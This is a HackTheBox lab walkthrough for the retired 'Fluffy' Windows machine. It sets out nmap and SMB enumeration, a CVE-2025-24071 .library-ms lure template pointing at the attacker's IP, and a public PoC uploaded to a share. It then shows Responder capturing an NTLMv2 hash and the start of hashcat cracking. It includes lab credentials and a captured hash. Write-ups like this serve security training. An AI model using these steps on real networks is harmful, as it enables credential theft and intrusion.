HTB: Fluffy Machine Walkthrough - Windows Easy

Completed 10/2/2025 through Guided Mode.

Machine Information: In this scenario, similar to real-world Windows penetration tests, you begin the Fluffy machine with the following credentials: `j.fleischman / J0elTHEM4n1990!`

Objective: The goal of this walkthrough is a step by step process of how to complete the machine "Fluffy" on HackTheBox platform. This is a retired Machine.

- User Flag: Initial access was gained by exploiting a CVE that leaks NTLMv2 hashes with a malicious `.library-ms` file delivered via SMB. With credentials, we are able to compromise a user account which has GenericAll rights over Service accounts giving control over winrm_svc.
- Root Flag: Privilege escalation is gained by abusing the ca_svc account, which is a member of Service Accounts and Cert Publishes granting it ADCS access. Certipy-AD will identify an ESC16 vulnerability which allows us to update ca_svc's userPrincipalName to impersonate admin, generate a cert, and obtain a TGT for kerberos authentication and an NT hash.


Reconnaissance:

Begin a network scan to identify open ports, running services, and host names on the target machine.

```
nmap -sV -Pn -A initial -Pn 10.10.11.69
```


The network scan shows several running services such as LDAP and NetBIOS-SSN but most importantly we will see port 445 over TCP open running SMB: a file sharing and remote management protocol.

Several tools will work, but in this case I use smbclient with the tag -L in order to enumerate the Shares with the credentials we have been given.




```
kali@kali:~$ smbclient -L //10.10.11.69 -U j.fleischman
Password for [WORKGROUP\j.fleischman]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        IT              Disk
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Using smbclient again I try to authenticate into each listed share path with the goal of getting dropped into an SMB shell and the first one that works is /IT



```
tree connect failed: NT_STATUS_ACCESS_DENIED
kali@kali:~$ smbclient //10.10.11.69/IT -U j.fleischman
Password for [WORKGROUP\j.fleischman]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon May 19 07:27:02 2025
  ..                                  D        0  Mon May 19 07:27:02 2025
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 08:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 08:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 08:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 08:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 07:31:07 2025

                5842943 blocks of size 4096. 2234214 blocks available
smb: \>
```

Once dropped into the shell we see that there is an Upgrade_Notice along with several other zipfiles. The Upgrade Notice will tell us that there are several CVEs that this fileshare is vulnerable to.



Upgrade_Notice.pdf — Upgrade Notice For IT Department
File Edit View Go Bookmarks Help
Previous Next 1 (1 of 2) 70%
Thumbnails
1
2

FLUFFY

Patch Announcement: Mandatory Timeslot Booking for Critical Updates
Audience: IT Department

Multiple high-impact vulnerabilities have been publicly disclosed. All administrators are instructed to **schedule a maintenance timeslot to upgrade all the systems** in accordance with internal security policy.

Upgrades must be completed within the defined change window to reduce the risk of exploitation and maintain compliance with patching requirements.

Upgrade Process

- Book a timeslot through the IT change management system.
- Schedule must be confirmed **before** applying any updates.
- Confirm completion and validate system stability after patching.


Recent Vulnerabilities

CVE ID	Severity
CVE-2025-24996	Critical
CVE-2025-24071	Critical
CVE-2025-46785	High
CVE-2025-29968	High
CVE-2025-21193	Medium
CVE-2025-3445	Low

After outside research, we figure out that we will have to use CVE-2025-24071 (Critical), which is a windows file explorer spoofing vulnerability where crafted .library-ms files in archives trigger SMB connections, which will leak NTLM hashes of users logged into the SMB.

Windows File Explorer SMB NTLM Attack Chain:

The intended purpose of the .library-ms file is a description for a library that tells explorer which folders to include.



```
library_content = f"""
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <simpleLocation>
        <url>\\\\{ip_address}\\shared</url>  <!-- Vulnerable: Triggers SMB -->
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>"""
```

This exploit instead puts in our local ip address into a fake .library-ms file. When someone downloads this, their explorer should automatically parse our ip address and try to resolve our IP. This resolution causes the victim's OS to initiate an SMB connection and handshake. Therefore the attacker that controls the target address in the file can record that SMB/NTLM handshake which includes the victim's hash.


Download the CVE with command

```
git clone https://github.com/0x6rss/CVE-2025-24071_PoC
```

In the newly created directory you will see a poc.py file which will prompt you to enter in your info.

```
>>python3 poc.py

>>enter file name: [arbitrary name]

>>enter IP: [your local ip address]
//COMMAND: ip addr show tun0 (if using HTB vpn to get your VPN interface IP)
```


This will then create the file and then put it in exploit.zip. Then while still in the directory, relog into the SMB shell.



```
kali@kali:~/CVE-2025-24071_PoC$ ls
exploit.zip  poc.py  README.md
kali@kali:~/CVE-2025-24071_PoC$ ^C
kali@kali:~/CVE-2025-24071_PoC$ smbclient //10.10.11.69/IT -U j.fleischman
Password for [WORKGROUP\j.fleischman]:
Try "help" to get a list of possible commands.
smb: \> put exploit.zip
putting file exploit.zip as \exploit.zip (1.0 kb/s) (average 1.0 kb/s)
smb: \> ls
[  .                                  D        0  Thu Oct  2 17:28:42 2025
  ..                                  D        0  Thu Oct  2 17:28:42 2025
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 08:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 08:04:05 2025
  exploit.zip                         A      322  Thu Oct  2 17:28:42 2025
  KeePass-2.58                        D        0  Fri Apr 18 08:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 08:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 07:31:07 2025

                5842943 blocks of size 4096. 2233620 blocks available
smb: \>
```


Once logged back into the smb shell we can put in our exploit.zip file into the IT share. Now anyone who unzips this file will try to establish an SMB authentication flow to reach your IP. We will be able to see this authentication flow if we set up a listener on our own IP address.

With the responder tool I am going to set up a passive listener on our own ip address.



```
(venv) kali@kali:~/Responder$ sudo ./venv/bin/python3 Responder.py -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
```


After waiting for a bit, we capture an NTLMv2-SSP hash from the user p.agila.



```
[*] Listening for events...

[!] Error starting TCP server on port 25, check permissions or other servers running.
[!] Error starting TCP server on port 53, check permissions or other servers running.
[SMB] NTLMv2-SSP Client   : 10.10.11.69
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     : p.agila::FLUFFY:c00b940beb7c7ac9:43CE9501B34E655995DB297A8708F5
8C:0101000000000000012ADAF8E33DC01CED6B8432A3C8CB30000000000200080054005A005900490001001E00
570049004E002D00430034003800480051005900310045004D0038004A00040034005700490004E002D004300340
03800480051005900310045004D0038004A002E0054005A00590049002E004C004F00430041004C000300140054
005A00590049002E004C004F00430041004C000500140054005A00590049002E004C004F00430041004C0007000
8000012ADAF8E33DC01060004000200000008003000300000000000000001000000000200000148EAC6E02CBE4A8
AB7FB21874BFFDDDD3D8AE7A5E1B169ACEAB934FB21333CB0A001000000000000000000000000000000000000090
0220063006900660073002F00310030002E00310030002E00310034002E003100370033000000000000000000
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
```

Next I ran a hashcat payload:

```
hashcat -m 5600 fluffyhash.txt/usr/share/wordlists/rockyou.txt
```

